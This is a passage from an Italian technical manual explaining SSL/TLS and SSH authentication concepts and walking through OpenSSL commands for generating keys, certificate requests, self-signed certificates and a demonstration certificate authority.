La situazione tipica in cui si richiede una connessione cifrata è quella in cui una persona «qualunque» voglia fare un acquisto presso un negozio telematico, utilizzando il proprio navigatore. Dovendo fornire i propri dati personali, compresi quelli della carta di credito, questa persona vuole essere sicura di trasmettere le informazioni alla controparte giusta. Per questo, il suo navigatore che instaura la comunicazione cifrata, dovrà garantire al suo utilizzatore l'identità della controparte attraverso la verifica della chiave pubblica del servizio, che deve essere già in suo possesso, all'interno di un certificato ritenuto valido.

Quando l'accesso a un servizio che presuppone una connessione cifrata è soggetto a una forma di registrazione, l'autenticazione dell'accesso da parte del cliente può avvenire attraverso l'uso di un certificato depositato in precedenza. In pratica, in questo modo il servente può chiedere al cliente di iniziare subito una connessione cifrata che da parte sua decifrerà usando la chiave pubblica del cliente stesso, a garanzia della sua identità, senza bisogno di richiedere l'inserimento della solita parola d'ordine.

In tutti i casi, questo tipo di connessioni non dovrebbe tornare mai a trasmettere dati in chiaro. Infatti, anche se lo scopo della procedura fosse solo quello di garantire l'identità delle parti, resta comunque necessario mantenere la connessione cifrata per garantire anche che una delle parti non venga sostituita durante la comunicazione.

198.2 SSL/TLS

SSL (*Secure socket layer*) e TLS (*Transport layer security*) sono due protocolli per la certificazione e la comunicazione cifrata. SSL è stato sviluppato originalmente da Netscape; TLS è l'evoluzione del primo, come standard pubblicato da IETF.

Figura 198.1. Collocazione dei protocolli SSL/TLS nel modello ISO-OSI.

```
.------------------.
| Applicazione     |
|------------------|
| Presentazione    |
|------------------|
| Sessione         |  HTTP...
`------------------'
                      SSL/TLS
.------------------.
| Trasporto        |  TCP/IP
|------------------|
| Rete             |
|------------------|
| Collegamento dati |
|------------------|
| Fisico           |
`------------------'
```

Nel modello ISO-OSI, il protocollo SSL/TLS si inserisce tra il livello di trasporto (quarto) e il livello di sessione (quinto). Le sue funzionalità sono essenzialmente:

- autenticazione del servente da parte del cliente, con il quale l'utente di un servizio è in grado di essere certo dell'identità del suo fornitore;
- autenticazione del cliente nei confronti del servente, con il quale il fornitore di un servizio si accerta dell'identità del proprio cliente, senza dover usare le forme tradizionali (nominativo e parola d'ordine);
- crittografica della comunicazione, per garantire la segretezza delle transazioni.

198.2.1 Negoziazione

Attraverso la descrizione del meccanismo di negoziazione che c'è tra cliente e servente di una connessione SSL/TLS, si intendono meglio il significato e il funzionamento di questo sistema. In generale, la negoziazione consente al servente di farsi riconoscere nei confronti del cliente, attraverso la tecnica della chiave pubblica, con la quale le due parti possono poi creare una chiave simmetrica da usare per cifrare la comunicazione; inoltre, è possibile anche richiedere al cliente di identificarsi nello stesso modo in cui fa il servente.

1. Il cliente si presenta presso il servente fornendo alcune informazioni sulla versione del protocollo che è in grado di gestire.
2. Il servente risponde comunicando le scelte fatte in base alla disponibilità del cliente, inviando il proprio certificato; inoltre, se la risorsa richiesta prevede l'identificazione del cliente, richiede anche il suo certificato.
3. Il cliente analizza il certificato e determina se può riconoscere o meno il servente; se l'autorità di certificazione che lo ha firmato è sconosciuta, si chiede all'utente di intervenire per decidere il da farsi.

4. Attraverso i dati ottenuti fino a questo punto, il cliente prepara un primo esemplare dell'informazione che servirà per definire la chiave di sessione, lo cifra attraverso la chiave pubblica del servente e lo invia.

5. Se il servente aveva richiesto l'autenticazione da parte del cliente, verifica l'identità di questo; se il cliente non viene riconosciuto, la sessione termina.

6. Il servente e il cliente determinano la chiave di sessione (simmetrica), in base ai dati che si sono scambiati fino a quel momento, iniziando la comunicazione cifrata con quella chiave.

Leggendo la sequenza di queste operazioni, si intende che la connessione cifrata può avvenire solo perché il servente offre un certificato, contenente la chiave pubblica dello stesso, attraverso la quale il cliente può cifrare inizialmente le informazioni necessarie a entrambi per generare una chiave di sessione. Di conseguenza, con questo modello, non può instaurarsi una comunicazione cifrata se il servente non dispone di un certificato e di conseguenza non dispone della chiave privata relativa.

Dal momento che la disponibilità di un certificato è indispensabile, se si vuole attivare un servizio che utilizza il protocollo SSL/TLS per cifrare la comunicazione, se non è possibile procurarselo attraverso un'autorità di certificazione, è necessario produrne uno fittizio in proprio.

198.2.2 Autenticazione del servente

Vale la pena di elencare brevemente i passi che compie il cliente per verificare l'identità del servente:

1. viene verificato che il certificato non sia scaduto, facendo in modo che se la data attuale risulta al di fuori del periodo di validità, l'autenticazione fallisca;[1]

2. viene verificata la disponibilità del certificato dell'autorità che ha firmato quello del servente; se è presente si può controllare la firma e di conseguenza la validità del certificato offerto dal servente;

3. se il cliente non dispone del certificato dell'autorità di certificazione e non è in grado di procurarselo e nemmeno di verificarlo attraverso una catena di certificazioni, l'autenticazione del servente fallisce;

4. infine, viene verificato che il nome di dominio del servente corrisponda effettivamente con quanto riportato nel certificato.[2]

198.3 Introduzione al protocollo SECSH

Il protocollo SECSH è nato a seguito dello sviluppo di Secure Shell, un sistema per l'accesso remoto «sicuro», che si sostituisce a quello tradizionale dei programmi come Rlogin e Telnet. Secure Shell, ovvero SSH, è oggi un software proprietario, ma esistono diverse realizzazioni, più o meno libere, con funzionalità analoghe, o equivalenti, che usano lo stesso protocollo.[3]

[1] Si comprende l'importanza di avere un orologio del sistema funzionante e configurato in modo corretto.

[2] Ciò spiega il motivo per cui, in questi casi, nel campo CN del nome distintivo di un certificato X.509 viene indicato il nome di dominio del servente.

[3] La difficoltà maggiore nella realizzazione di software libero di questo tipo sta nei problemi legali dovuti all'uso di questo o quell'algoritmo crittografico, che potrebbe essere brevettato, oppure potrebbe non essere ammesso dalle leggi del proprio paese.

Attraverso il protocollo SECSH si possono gestire diversi livelli di sicurezza, in cui il minimo in assoluto è rappresentato dalla cifratura della comunicazione, estendendosi a vari metodi di riconoscimento reciproco da parte dei nodi che si mettono in comunicazione.

In generale, il protocollo in questione è conosciuto come quello di Secure Shell, o semplicemente SSH; tuttavia, questi nomi sono un marchio di fabbrica e un marchio registrato rispettivamente. Per questo si preferisce qui l'uso della denominazione SECSH.

Il software che utilizza il protocollo SECSH può instaurare un collegamento tra due elaboratori utilizzando diverse modalità, come accennato, in cui l'unica costante comune è la cifratura della comunicazione.

Semplificando molto le cose, da una parte si trova il servente che offre l'accesso e mette a disposizione una chiave pubblica, attraverso la quale i clienti dovrebbero poter verificare l'autenticità del servente a cui si connettono. Appena si verifica la connessione, prima ancora che sia stata stabilita l'identità dell'utente, cliente e servente concordano un sistema di cifratura.

198.3.1 Autenticazione RHOST

Alcune realizzazioni del software che utilizza il protocollo SECSH consentono ancora, se lo si desidera, di utilizzare il vecchio meccanismo dell'autenticazione attraverso i file '`/etc/hosts.equiv`' e '`~/.rhosts`', che in pratica sono quelli utilizzati da Rlogin e Rsh.

Attraverso questi file, o un'altra coppia analoga per non interferire con Rlogin e Rsh, si può stabilire semplicemente quali clienti e quali utenti possono accedere senza che venga richiesta loro la parola d'ordine. Si tratta ovviamente di un sistema di riconoscimento molto poco sicuro, che rimane solo per motivi storici, ma in generale viene lasciato disabilitato.

198.3.2 Autenticazione RHOST+RSA

Per attenuare lo stato di debolezza causato da un sistema che accetta di autenticare i clienti e gli utenti esclusivamente in base alla configurazione di '`/etc/hosts.equiv`' e '`~/.rhosts`' (o simili), si può aggiungere la verifica della chiave pubblica del cliente.

In pratica, se il cliente dispone di una sua chiave pubblica può dimostrare al servente la sua identità.

198.3.3 Autenticazione RSA

A fianco dei metodi di autenticazione derivati da Rlogin si aggiunge il metodo RSA, attraverso cui, ogni utente che intende utilizzarlo deve creare una propria chiave RSA, indicando nel proprio profilo personale presso il servente la parte pubblica di questa chiave. Quando l'utente tenta di accedere in questo modo, le chiavi vengono confrontate e la corrispondenza è sufficiente a concedere l'accesso senza altre formalità.

Quando si utilizza questo tipo di autenticazione, la parte privata della chiave generata dall'utente, viene cifrata generalmente attraverso una parola d'ordine. In questo modo, prima di ottenere l'autenticazione, l'utente deve anche fornire questa parola d'ordine.

198.3.4 Autenticazione attraverso la parola d'ordine tradizionale

Quando tutti gli altri tipi di autenticazione falliscono, il software che utilizza il protocollo SECSH verifica l'identità dell'utente attraverso la parola d'ordine relativa all'accesso normale presso quel sistema.

In pratica, questa forma di autenticazione è quella più comune, dal momento che consente l'accesso senza bisogno di alcuna configurazione (a parte la generazione della chiave del nodo). Infatti, il protocollo SECSH garantisce che la parola d'ordine viaggi cifrata, essendo questo già un grande risultato per la sicurezza dei sistemi coinvolti.

198.3.5 Chiave privata e chiave pubblica

Il software che si avvale del protocollo SECSH, deve essere provvisto generalmente di un programma per la preparazione di coppie di chiavi pubbliche e private. Queste servono necessariamente per attivare il servizio, dal momento che un servente del genere non può fare nulla senza queste; inoltre possono servire dal lato cliente per facilitare l'autenticazione.

La chiave pubblica e quella privata vengono conservate in due file separati, con permessi di accesso molto restrittivi nel caso del file della chiave privata. Tuttavia, si tende a considerare che entrambi questi file debbano trovarsi nella stessa directory; inoltre, si intende generalmente che il nome del file della chiave pubblica si distingua solo perché ha in più l'estensione '`.pub`'. In questo modo, per fare riferimento alle chiavi, si indica generalmente solo il nome del file della chiave privata, intendendo implicitamente quale sia il nome del file della chiave pubblica.

Tradizionalmente, questi file hanno nomi molto simili da una realizzazione all'altra che utilizza il protocollo SECSH. Nel caso delle chiavi del servente, si tratta di qualcosa del tipo '`/etc/*/*_host_key`' e '`/etc/*/*_host_key.pub`', mentre nel caso di chiavi personali dell'utente, si tratta di nomi del tipo '`~/*/identity`' e '`~/*/identity.pub`'. Gli utenti che predispongono una propria coppia di chiavi, lo fanno generalmente per poter utilizzare un'autenticazione di tipo RSA.

In generale, la chiave privata del servente non può essere protetta attraverso una parola d'ordine, dal momento che il servizio deve essere gestito in modo automatico; al contrario, è opportuno che la chiave privata di un utente sia protetta, dal momento che non può impedire all'amministratore del sistema di accedervi.[4]

198.3.6 Verifica dell'identità dei serventi

Un elemento importante per la garanzia della sicurezza nelle comunicazioni è la verifica dell'identità del servente. Per farlo, è necessario che il cliente possegga una copia della chiave pubblica del servente a cui si vuole accedere.

In generale, la fiducia dovrebbe essere un fatto personale, per cui tali informazioni dovrebbero essere gestite singolarmente da ogni utente che intenda sfruttare tale protocollo. Tuttavia, alcune realizzazioni tradizionali di software che sfruttano questo protocollo, consentono di definire un elenco generale di chiavi pubbliche convalidate. Di solito si tratta di file del tipo '`/etc/*/*_known_hosts`', che oltre alle chiavi contengono le informazioni sui serventi a cui si riferiscono (a meno che queste indicazioni siano già inserite in un certificato completo).

Nello stesso modo possono agire gli utenti in file del tipo '`~/*/known_hosts`' e ciò è preferibile in generale.

[4]Se si vuole mantenere la possibilità di utilizzare un sistema di autenticazione RHOST+RSA, in cui l'utente non debba intervenire in alcun modo, è necessario che la sua chiave privata non sia protetta da parola d'ordine. Ma è già stato spiegato che si tratta di un modo molto poco sicuro di gestire tale tipo di comunicazione.

Di solito, per lo scopo che ha il protocollo SECSH, non ci si crea il problema di ottenere la chiave pubblica del servente per vie sicure, accontentandosi di accettarla la prima volta che si ha un contatto. Ciò che si ottiene in questo modo è di verificare che il servente non venga sostituito con un altro durante gli accessi successivi.

A questo proposito, il software che utilizza il protocollo SECSH può arrangiarsi a fare tutto da solo, dopo aver richiesto una conferma, oppure può pretendere che gli venga chiesto espressamente di accettare la chiave pubblica della controparte anche se questa non può essere verificata. Quello che segue è un esempio di ciò che potrebbe essere segnalato in tali circostanze.

```
Host key not found from the list of known hosts.
Are you sure you want to continue connecting (yes/no)?
```

yes[*Invio*]

```
Host 'linux.brot.dg' added to the list of known hosts.
```

Ovviamente, nel momento in cui si scopre che la chiave pubblica di cui si dispone non consente più di autenticare un servente, il programma che si utilizza deve dare una segnalazione adeguata. Anche in questo caso ci possono essere modi diversi di reagire: impedire l'accesso, oppure chiedere all'utente il da farsi.

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@       WARNING: HOST IDENTIFICATION HAS CHANGED!         @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the host key has just been changed.
Please contact your system administrator.
```

198.4 Riferimenti

- *Introduction to SSL*

  <*http://developer.netscape.com/docs/manuals/security/sslin/index.htm*>

Introduzione a OpenSSL

OpenSSL [1] è una realizzazione in forma di software libero dei protocolli SSL/TLS (*Secure socket layer* e *Transport layer security*) per la certificazione e la comunicazione cifrata. Inizialmente, il progetto si chiamava SSLeay, ma da quando l'autore originale lo ha dovuto interrompere, questo è stato ripreso da un gruppo indipendente che lo ha ribattezzato in OpenSSL.

OpenSSL si compone di alcune librerie che permettono di incorporare le funzionalità dei protocolli SSL/TLS all'interno di programmi di comunicazione, oltre a una serie di programmi di servizio per la gestione delle chiavi e dei certificati, arrivando eventualmente anche alla gestione di un'autorità di certificazione.

Questi programmi, in particolare, potrebbero essere compilati in modo da distinguersi in più file eseguibili, oppure in modo da generare un solo eseguibile monolitico: '**`openssl`**'. In questi capitoli, in cui si fa riferimento a OpenSSL, si presume che si tratti di un eseguibile unico.

199.1 Collocazione e impostazione

Non esiste una definizione ben precisa di dove devono essere collocati i file che compongono la configurazione e gli strumenti di OpenSSL. Quando si installa OpenSSL da un pacchetto fatto per la propria distribuzione GNU/Linux, è importante scoprire dove vengono collocati i file delle chiavi e dei certificati, così come la collocazione del file di configurazione '`openssl.cnf`'. Intuitivamente si potranno cercare questi file a partire dalla directory '`/etc/`'; in particolare, le chiavi potrebbero essere collocate a partire da '`/etc/ssl/`' o da '`/etc/openssl/`'.

Quando gli strumenti di OpenSSL sono organizzati in un solo eseguibile monolitico, la sintassi per i comandi relativi si esprime sinteticamente nel modo seguente:

`openssl` *comando* [*opzioni*]

Tabella 199.1. Alcuni comandi di OpenSSL.

Comando	Descrizione
openssl req	Gestione delle richieste di certificazione.
openssl ca	Gestione relativa all'autorità di certificazione.
openssl crl	Gestione del certificato delle revoche.
openssl genrsa	Generazione di parametri RSA.
openssl rsa	Conversione del formato di una chiave privata o di un certificato.
openssl x509	Gestione dei dati dei certificati X.509.

La tabella 199.1 elenca brevemente alcuni dei comandi più importanti. Per avere una guida rapida alle opzioni di ogni comando, basta utilizzare un'opzione non valida, per esempio '**`-h`**':

$ **`openssl ca -h`**

L'esempio mostra in che modo ottenere l'elenco delle opzioni del comando '**`openssl ca`**'; comunque, in mancanza di altra documentazione, conviene stampare e tenere a portata di mano queste guide:

$ **`openssl req -h > guida.txt`**

$ **`openssl crl -h >> guida.txt`**

[1] **OpenSSL** licenza speciale + SSLeay

$ **openssl ca -h >> guida.txt**

$ **openssl genrsa -h >> guida.txt**

$ **openssl x509 -h >> guida.txt**

Alcuni di questi comandi hanno in comune delle opzioni, che vale la pena di descrivere subito, prima di mostrare degli esempi, nei quali si potrà concentrare l'attenzione sulle altre opzioni specifiche. La tabella 199.2 mostra questo elenco di opzioni tipiche.

Tabella 199.2. Alcune opzioni frequenti nei comandi di OpenSSL.

Opzione	Descrizione
-in *file*	Definisce un file in ingresso adatto al contesto.
-out *file*	Definisce un file in uscita adatto al contesto.
-noout	Non emette il risultato.
-text	Emette le informazioni in forma di testo leggibile.
-hash	Emette il codice di controllo relativo al contesto.
-inform *formato*	Specifica il formato dei dati in ingresso.
-outform *formato*	Specifica il formato dei dati in uscita.

Prima di descrivere la configurazione di OpenSSL, viene mostrato tecnicamente il modo per richiedere un certificato, o per realizzarne un proprio senza valore. Infatti, in generale, la configurazione standard dovrebbe essere più che sufficiente per il raggiungimento di questo obiettivo. È il caso di ricordare che un certificato è un file contenente la chiave pubblica del suo titolare, firmata da un'autorità di certificazione che garantisce la sua validità e anche la correttezza degli altri dati.

199.2 Procedimento per ottenere un certificato

Per mettere in piedi un servizio che utilizzi i protocolli SSL/TLS, occorre predisporre dei file contenenti chiavi e certificati. Di solito, quando si installano servizi che utilizzano questi protocolli, la procedura di installazione si prende cura di predisporre automaticamente i file necessari per consentire il funzionamento, senza che le certificazioni che si ottengono abbiano alcun valore. In generale si comincia dalla creazione o dalla definizione di un file contenente dati casuali, come punto di partenza per generare una chiave privata, quindi si passa alla creazione di una richiesta di certificazione, oppure alla creazione di un certificato auto-firmato, senza valore.

199.2.1 File contenente dati casuali

Un file casuale può essere creato in vari modi, per esempio mettendo assieme alcuni file,

$ **cat file_a file_b file_c > file_casuale**

magari rielaborandoli in qualche modo, oppure prelevando un po' di caratteri dal file '`/dev/random`':

$ **dd if=/dev/random of=file_casuale bs=1b count=1k**

199.2.2 Chiave privata

Per generare una chiave privata in chiaro, si utilizza il comando '**openssl genrsa**', in un modo simile a quello seguente, dove in particolare viene utilizzato il file 'file_casuale' come origine di dati casuali, ottenendo il file 'chiave_privata.pem' di 1024 bit:

```
$ openssl genrsa -rand file_casuale -out chiave_privata.pem 1024
```

Eventualmente, per creare una chiave privata cifrata, basta aggiungere un'opzione a scelta tra '**-des**', '**-des3**' e '**-idea**', che stanno a indicare rispettivamente gli algoritmi DES, DES-triplo e IDEA. Viene mostrato il caso in cui si utilizza l'opzione '**-des3**':

```
$ openssl genrsa -des3 -rand file_casuale ⮐
↪-out chiave_privata_protetta.pem 1024[Invio]

Enter PEM passphrase: ********[Invio]

Verifying password - Enter PEM pass phrase: ********[Invio]
```

Volendo riportare la chiave privata in chiaro, si usa il comando '**openssl rsa**', in modo simile all'esempio seguente:

```
$ openssl rsa -in chiave_privata_protetta.pem -out
chiave_privata.pem[Invio]

Enter PEM passphrase: ********[Invio]
```

In modo analogo funziona l'operazione di protezione di una chiave; in pratica si aggiunge l'opzione attraverso cui si specifica il tipo di algoritmo:

```
$ openssl rsa -des3 -in chiave_privata.pem -out chiave_privata_protetta.pem
```

199.2.3 Richiesta di certificazione

Teoricamente, il certificato che identifica e garantisce l'identità del servizio che si gestisce, deve essere fornito da un'autorità di certificazione. In questo caso, per farlo, deve ricevere un documento intermedio, definibile come una richiesta di certificazione. La chiave pubblica che vi viene inserita si ottiene a partire dalla chiave privata, mentre gli altri dati necessari per il certificato che si vuole ottenere si inseriscono in modo interattivo. È interessante vedere come avviene:

```
$ openssl req -new -key chiave_privata.pem -out richiesta.pem[Invio]

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:IT[Invio]

State or Province Name (full name) [Some-State]:Italia[Invio]

Locality Name (eg, city) []:Tiziopoli[Invio]

Organization Name (eg, company) [Internet Widgits Pty Ltd]:Dinkel[Invio]
```

```
Organizational Unit Name (eg, section) []:.[Invio]

Common Name (eg, YOUR name) []:dinkel.brot.dg[Invio]

Email address []:tizio@dinkel.brot.dg[Invio]

Please enter the following 'extra' attributes
to be sent with your certificate request

A challenge password []:super segretissimo[Invio]

An optional company name []:Dinkel[Invio]
```

Le informazioni che si inviano in questo modo sono molto importanti e il significato preciso varia a seconda del contesto per il quale si richiede la certificazione. Sarà l'autorità per la certificazione a stabilire quali informazioni servono precisamente.

Per verificare il contenuto del certificato, che nel suo formato PEM non è leggibile direttamente, si può usare il comando '**openssl req**' con l'opzione '**-text**':

```
$ openssl req -text -in richiesta.pem[Invio]
```

```
Certificate Request:
    Data:
        Version: 0 (0x0)
        Subject: C=IT, ST=Italia, L=Tiziopoli, O=Dinkel, CN=dinkel.brot.dg...
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:ce:0d:cd:08:86:fd:b5:cb:14:56:51:04:73:38:
                    15:77:39:2d:3b:10:17:06:7c:64:0d:69:14:67:cd:
                ...
                    67:f7:ef:b1:71:af:24:77:64:66:64:0f:85:a6:64:
                    16:c2:69:26:59:0a:d9:4b:8d
                Exponent: 65537 (0x10001)
        Attributes:
            unstructuredName         :Dinkel
            challengePassword        :super segretissimo
    Signature Algorithm: md5WithRSAEncryption
        8f:25:9f:68:3a:67:4c:6d:e6:eb:52:4a:ca:73:74:47:85:14:
        ca:d6:6c:6d:24:3b:6c:37:59:ec:f8:fb:0b:a9:74:d6:1c:0f:
    ...
        02:60:16:fd:2e:9b:09:af:11:03:82:74:16:ae:57:a7:90:f5:
        e1:a5
```

199.2.4 Certificato fittizio

Per generare in proprio il certificato auto-firmato, in modo da attivare ugualmente il servizio anche se non si può dimostrare di essere chi si afferma di essere, si può aggiungere l'opzione '**-x509**'. Anche in questo caso vengono richieste tutte le informazioni già viste.

```
$ openssl req -new -x509 -key chiave_privata.pem ↩
↪-out richiesta.pem[Invio]
```

In alcuni casi può essere necessario unire la chiave privata, in chiaro, assieme al certificato; questo accade in particolare quando si allestisce un servente HTTP Apache-SSL. Di solito la chiave privata non può essere cifrata, perché deve essere letta da un servizio autonomo che non può interrogare un utente. Si deve ottenere una cosa simile a quella seguente:

```
-----BEGIN RSA PRIVATE KEY-----
MIICXQIBAAKBgQDzUS4vA9NPNGAhHp71jGLk9lyJ6GfFK2R+AtMmWDKWvwhVOA8l
eY13ouz6XW0ts7s91FYlSTbp0Ed5tLKHZFu8guuza3jzpqFE/wrW/eJ7/RYW0cOZ
...
+7JyXBGaA4Srn/iw9cUCQQDEr5yuQa426I6psxfvUiK+HKS2kfRBbKKHj2NYh6nv
GgMhY9NiG+SGEDfkOw9rIVifb9yXs6f4CajQTb4qVl2X
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIICMTCCAZoCAQAwDQYJKoZIhvcNAQEEBQAwYTELMAkGA1UEBhMCcXExCzAJBgNV
BAgTAnd3MQswCQYDVQQHEwJlZTELMAkGA1UEChMCcnIxCzAJBgNVBAsTAnR0MQsw
...
3kNqIB5Iun0kdDqdJYQj9G5Ca+dlRCxrPY6bVCnlD3A8+RULjyGrT6D45QtoXKx+
quIhIni++XBHqe+RyWBD70XTWvw0+zoyrHNHG96k9eLlPIgHrQ==
-----END CERTIFICATE-----
```


L’aggregazione può essere fatta a mano (attraverso ‘**cat**’), oppure si può utilizzare un comando unico che crea la chiave privata (di dimensione predefinita) e anche il certificato autoprodotto:

```
$ openssl req -new -x509 -nodes -out certificato.pem ↩
↪-keyout certificato.pem
```

In questo esempio è stata usata l’opzione ‘**-keyout**’ per dirigere la chiave privata nello stesso file del certificato; inoltre, è stata usata l’opzione ‘**-nodes**’ per evitare la protezione della chiave che in questi casi deve essere usata in chiaro.

Come verrà mostrato anche in seguito, il file del certificato, con o senza la chiave privata acclusa, deve essere raggiungibile attraverso un nome corrispondente al suo codice di controllo, con l’aggiunta dell’estensione ‘.0’. Questo valore si ottiene con un comando simile a quello che si vede:

```
$ openssl x509 -hash -noout -in certificato.pem
```

Per generare un collegamento simbolico come si fa di solito, si potrebbe usare il comando seguente:

```
$ ln -s certificato.pem ‘openssl x509 -hash -noout ↩
↪-in certificato.pem‘.0
```

199.3 Cenni sulla configurazione di OpenSSL

La configurazione di OpenSSL si attua normalmente attraverso il file ‘openssl.cnf’, che potrebbe trovarsi collocato nella directory ‘/etc/ssl/’. Osservandone il contenuto, si intuisce che il simbolo ‘**#**’ serve a introdurre un commento, fino alla fine della riga relativa; inoltre si comprende che le righe vuote e quelle bianche vengono ignorate come i commenti; infine, si vede che le direttive del file sono degli assegnamenti a variabili, che se necessario si espandono con il prefisso ‘**$**’, e le direttive sono raggruppate in sezioni individuabili da un titolo tra parentesi quadre.

È importante osservare che le sezioni sono organizzate in modo gerarchico, a partire dai nomi dei comandi di OpenSSL. In pratica, per il comando ‘**openssl req**’ si prende in considerazione la sezione ‘**[req]**’, che poi può a sua volta richiamare altre sottosezioni.

Dal momento che è già stato mostrato in che modo si ottiene una richiesta di certificato, attraverso il comando ‘**openssl req**’, vale la pena di dare un’occhiata a un estratto della configurazione relativa, per comprendere un po’ meglio come leggere questo file.

```
[ req ]
default_bits            = 1024
default_keyfile         = privkey.pem
distinguished_name      = req_distinguished_name
attributes              = req_attributes
x509_extensions = v3_ca # The extentions to add to the self signed cert

[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = Some-State

localityName                    = Locality Name (eg, city)
```

È importante osservare che alcune variabili vengono assegnate con il nome di una sottosezione; in questo caso si tratta in particolare di '**distinguished_name**' a cui viene attribuita la sottosezione '**[req_distinguished_name]**', all'interno della quale vengono definite le informazioni che sono richieste in fase di costruzione del certificato.

Nelle prossime sezioni verrà mostrato come simulare la gestione di un'autorità di certificazione attraverso OpenSSL. Il file di configurazione standard dovrebbe essere neutro rispetto a questo problema, incorporando una sezione '**[ca]**' particolare, utile per fare delle prove:

```
[ ca ]
default_ca      = CA_default            # The default ca section

####################################################################
[ CA_default ]

dir             = ./demoCA              # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
new_certs_dir   = $dir/newcerts         # default place for new certs.

certificate     = $dir/cacert.pem       # The CA certificate
serial          = $dir/serial           # The current serial number
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/cakey.pem# The private key
RANDFILE        = $dir/private/.rand    # private random number file
```

È importante osservare che la sezione '**[ca]**' contiene una sola direttiva, '**default_ca**', con la quale si specifica la sottosezione da prendere in considerazione. In questo caso, la sottosezione è denominata '**[CA_default]**' e viene mostrata solo in parte. Si intende che, volendo fare le cose sul serio, è sufficiente ricopiare la sottosezione '**[CA_default]**', anche più volte, attribuendogli nomi differenti, modificando eventualmente la direttiva '**default_ca**' in modo da selezionare la sottosezione preferita.

Per il momento è bene osservare che con la direttiva '**dir**' viene definita una variabile, che poi viene presa in considerazione di nuovo, espandendola con l'aggiunta del prefisso '**$**' ('**$dir**'), nei valori da assegnare ad altre variabili. Questa variabile serve a definire la directory di partenza a partire dalla quale vanno collocati una serie di file che riguardano l'amministrazione dell'autorità di certificazione. Inizialmente, viene indicata una directory che appare volutamente improbabile, '`./demoCA/`', proprio per fare capire che prima di lavorare sul serio occorre pensarci bene e mettere mano alla configurazione. Comunque, per le simulazioni che si vogliono mostrare, vale la pena di creare le directory '`./demoCA/certs/`', '`./demoCA/newcerts/`', '`./demoCA/crl/`' e '`./demoCA/private/`', o altre directory equivalenti in base alla propria configurazione

effettiva.

199.3.1 Politica dell'autorità di certificazione

Nella sezione che descrive il funzionamento del comando '**openssl ca**', deve apparire anche l'indicazione del tipo di politica che l'autorità di certificazione intende attuare per rilasciare i certificati. Naturalmente, quello che può essere definito qui è solo qualche aspetto che riguarda la definizione del nome distintivo del titolare. Quello che segue è un altro estratto del file di configurazione in cui si vede l'assegnamento del nome di una sottosezione alla variabile '**policy**'.

```
policy                 = policy_match

# For the CA policy
[ policy_match ]
countryName            = match
stateOrProvinceName    = match
organizationName       = match
organizationalUnitName = optional
commonName             = supplied
emailAddress           = optional

[ policy_anything ]
countryName            = optional
stateOrProvinceName    = optional
localityName           = optional
organizationName       = optional
organizationalUnitName = optional
commonName             = supplied
emailAddress           = optional
```

In questo caso, la sottosezione '**[policy_match]**' specifica che i campi del paese, della regione e dell'organizzazione, devono corrispondere con gli stessi dati del certificato della stessa autorità di certificazione. In pratica, questo servirebbe a limitare l'accesso all'autorità soltanto a chi appartiene alla stessa area e anche alla stessa organizzazione (ciò fa pensare a un'autorità di certificazione aziendale, competente solo nell'ambito della propria azienda). Per il resto, solo il campo CN deve essere fornito, mentre gli altri sono facoltativi.

Sotto alla sottosezione appena descritta, appare anche un'altra sottosezione simile, con il nome '**[policy_anything]**', in cui verrebbe concesso quasi tutto, a parte l'obbligo di fornire il CN.

199.4 Simulazione dell'allestimento e del funzionamento di un'autorità di certificazione

L'utilizzo di OpenSSL per la gestione di un'autorità di certificazione richiede la conoscenza di molti dettagli sul funzionamento di questo sistema. In generale, il file di configurazione predefinito consente di ottenere delle richieste di certificati o di generare dei certificati fittizi auto-firmati. In questo gruppo di sezioni si vuole mostrare schematicamente l'uso di OpenSSL nella gestione di un'autorità di certificazione, anche con qualche esempio, ma senza l'intenzione di arrivare a ottenere dei certificati realistici.

199.4.1 Autorità di certificazione autonoma

La creazione di un'autorità di certificazione autonoma, ovvero di un'autorità principale (*root*), che non abbia ottenuto a sua volta un certificato da un'autorità di livello superiore, deve realizzare la sua chiave privata e il suo certificato auto-firmato. Diversamente, se dipendesse dalla certificazione di un'altra autorità, dovrebbe predisporre la propria richiesta, sottoporla all'autorità superiore da cui dovrebbe ottenere il certificato.

Viene mostrato nuovamente il procedimento necessario per creare la chiave privata. In questo caso si fa riferimento alla porzione di configurazione che è stata mostrata in precedenza, dove tutti i file utilizzati si articolano a partire dalla directory '`./demoCA/`'. In particolare, si suppone che '`./demoCA/private/.rand`' sia un file contenente informazioni casuali:

```
$ openssl genrsa -des3 -out ./demoCA/private/cakey.pem ↩
↪-rand ./demoCA/private/.rand
```

Ecco che in questo modo si ottiene la chiave privata nel file '`./demoCA/private/cakey.pem`', cifrata con l'algoritmo DES-triplo. Il certificato auto-firmato viene generato con il comando seguente, con il quale si ottiene il file '`./demoCA/cacert.pem`':

```
$ openssl req -new -x509 -days 730 -key ./demoCA/private/cakey.pem ↩
↪-out ./demoCA/cacert.pem
```

Si osservi in particolare che è stato indicato espressamente il periodo di validità del certificato, in 730 giorni, pari a due anni. La visualizzazione del contenuto del certificato si può fare con il comando seguente:

```
$ openssl x509 -text -in ./demoCA/cacert.pem
```

